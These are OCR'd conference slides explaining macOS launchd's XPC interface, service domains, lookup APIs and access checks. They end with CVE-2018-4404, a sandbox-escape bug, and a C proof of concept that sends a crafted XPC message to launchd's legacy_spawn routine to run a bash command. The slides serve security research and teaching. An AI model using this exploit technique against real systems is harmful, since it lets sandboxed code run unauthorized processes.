
# Service Management



# Service Management



# Service Management



# Communication

- launchd reachable via special bootstrap port from every process
- Communication over XPC

```
Request:
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0

Reply:
Dictionary:
    port: 0x4404
```

# Communication

Type of the domain (domain = namespace for service names)

Identifier for the domain, e.g. the PID for PID domains

```
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0
```

The subsystem (== function) that should handle the request

The routine (== switch case in the function) that should handle the request

Additional arguments for the request, e.g. the endpoint name

# Domains

```
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0
```

**See also:**

- **man 1 launchctl**
- **man 5 xpcservice.plist**

**Domain Types:**

1. System Domain
2. User
3. User-login
4. Session Domain
5. PID Domain
6. ≈ User domain for requestor's UID
7. ≈ Domain in which requestor runs

# Domains

```
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0
```

**See also:**

- **man 1 launchctl**
- **man 5 xpcservice.plist**

**Domain Types:**

1. **System Domain:**
   - One domain per system
   - LaunchDaemons and XPC services with ServiceType "System" live here
2. User
3. User-login
4. Session Domain
5. PID Domain
6. ≈ User domain for requestor's UID
7. ≈ Domain in which requestor runs

# Domains

```
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0
```

**See also:**

- **man 1 launchctl**
- **man 5 xpcservice.plist**

**Domain Types:**

1. System Domain
2. **User Domain**,
3. **User-login Domain**:
   - One domain per user/login
   - LaunchAgents and XPC services with ServiceType "User" live here
4. Session Domain
5. PID Domain
6. ≈ User domain for requestor's UID
7. ≈ Domain in which requestor runs

# Domains

```
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0
```

**See also:**

- **`man 1 launchctl`**
- **`man 5 xpcservice.plist`**

**Domain Types:**

1. System Domain
2. User
3. User-login
4. Session Domain
5. **PID Domain**:
   - One domain per application/process
   - XPC ServiceType "Application" lives here
   - All other XPC services required by app and frameworks are also visible here
6. ≈ User domain for requestor's UID
7. ≈ Domain in which requestor runs

# Domains

```
Dictionary:
    type: 7
    handle: 0
    subsystem: 3
    routine: 804
    name: "com.apple.cfprefsd.daemon"
    flags: 0
```

**See also:**


- **`man 1 launchctl`**
- **`man 5 xpcservice.plist`**

**Domain Types:**

1. System Domain
2. User
3. User-login
4. Session Domain
5. PID Domain
6. ≈ User domain for requestor's UID
7. ≈ Domain in which requestor runs


# launchctl dumpstate

- Dumps current launchd state
  - All domains, endpoints, services, ..
- Useful to get list of available IPC endpoints on the system
  - For privesc/sbx escape :)
- See jlaunchctl (http://newosxbook.com/articles/jlaunchctl.html)




# Service Lookup APIs

- `bootstrap_look_up`
  - Subsystem 5, routine 207
  - Uses domain type 7 (owning domain)
  - Yields raw mach port, no XPC connection




# Service Lookup APIs

- **`bootstrap_look_up`**
  - Subsystem 5, routine 207
  - Uses domain type 7 (owning domain)
  - Yields raw mach port, no XPC connection
- **`xpc_connection_create_mach_service`**
  - Subsystem 3, routine 804
  - Uses domain type 7 (owning domain)



# Service Lookup APIs

- **`bootstrap_look_up`**
  - Subsystem 5, routine 207
  - Uses domain type 7 (owning domain)
  - Yields raw mach port, no XPC connection
- **`xpc_connection_create_mach_service`**
  - Subsystem 3, routine 804
  - Uses domain type 7 (owning domain)
- **`xpc_connection_create`**
  - Subsystem 3, routine 804
  - Uses domain type 5 (PID namespace)
    - => Parent domain will **not** be searched



# Security

- Access checks performed for most actions
  - Implemented by one function per domain type
  - Example: `requestor.pid == domain.pid` for PID domains

```
r = domain->domain_type->access_check(domain, 5, 0, domain->handle, token, 0, 0);
if ( r ) {
    ...;
```

- Additional sandbox checks for some operations

```
if ( sandbox_check_by_audit_token(&audit_token, "mach-lookup", 3LL, name) ) {
  ...;
```

# Part 2: Launching Applications

# Launching Processes

- What happens when you launch an App on macOS (e.g. via Finder.app)?
- launchd will be the parent process, so it must spawn it

=> RPC endpoint to spawn process in requested domain


(endpoint 817 in subsystem 3)


```
> open -W /Applications/Calculator.app
```

```
> pstree -p $(pgrep Calculator)
-+= 00001 root /sbin/launchd
 \--= 81318 saelo /Applications/Calculator.app/Contents/MacOS/Calculator
```

# CVE-2018-4404

- Bug: RPC endpoint failed to check for sandbox restrictions of the client...
  - Regression?
- Exploit: send an XPC message to launchd
  - Uses small XPC reimplementation
  - Open source soon @ https://github.com/saelo/pwn2own2018



# Exploit

```
spc_dictionary_t* msg = spc_dictionary_create();
spc_dictionary_set_uint64(msg, "type", 7);
spc_dictionary_set_uint64(msg, "handle", 0);
spc_dictionary_set_string(msg, "label", "Pwnculator");

const char* argv[] = {
    "/bin/bash",
    "-c",
    "open /Applications/Calculator.app"
};

// Implements a custom binary format
int* attr = build_command_buf(sizeof(argv) / sizeof(const char*), argv);
spc_dictionary_set_data(msg, "attr", attr, attr[0]);

// Send the message to launchd (via the bootstrap port).
// To subsytem 3, routine "legacy_spawn" (0x331)
spc_interface_routine(3, 0x331, msg, NULL);
```

# Summary

- Launchd does a lot of cool stuff
  - Manages different IPC domains with different endpoints
  - Launches apps and services
  - Much more...
- Interesting for security researchers
- Had a bug 🐞

# Resources

- /sbin/launchd (server) and libxpc.dylib (client)
- https://www.youtube.com/watch?v=cD_s6Fjdri8
- http://newosxbook.com/articles/Ch07.pdf
- https://thecyberwire.com/events/docs/IanBeer_JSS_Slides.pdf
- https://github.com/bazad/blanket
- https://bugs.chromium.org/p/project-zero/issues/detail?id=893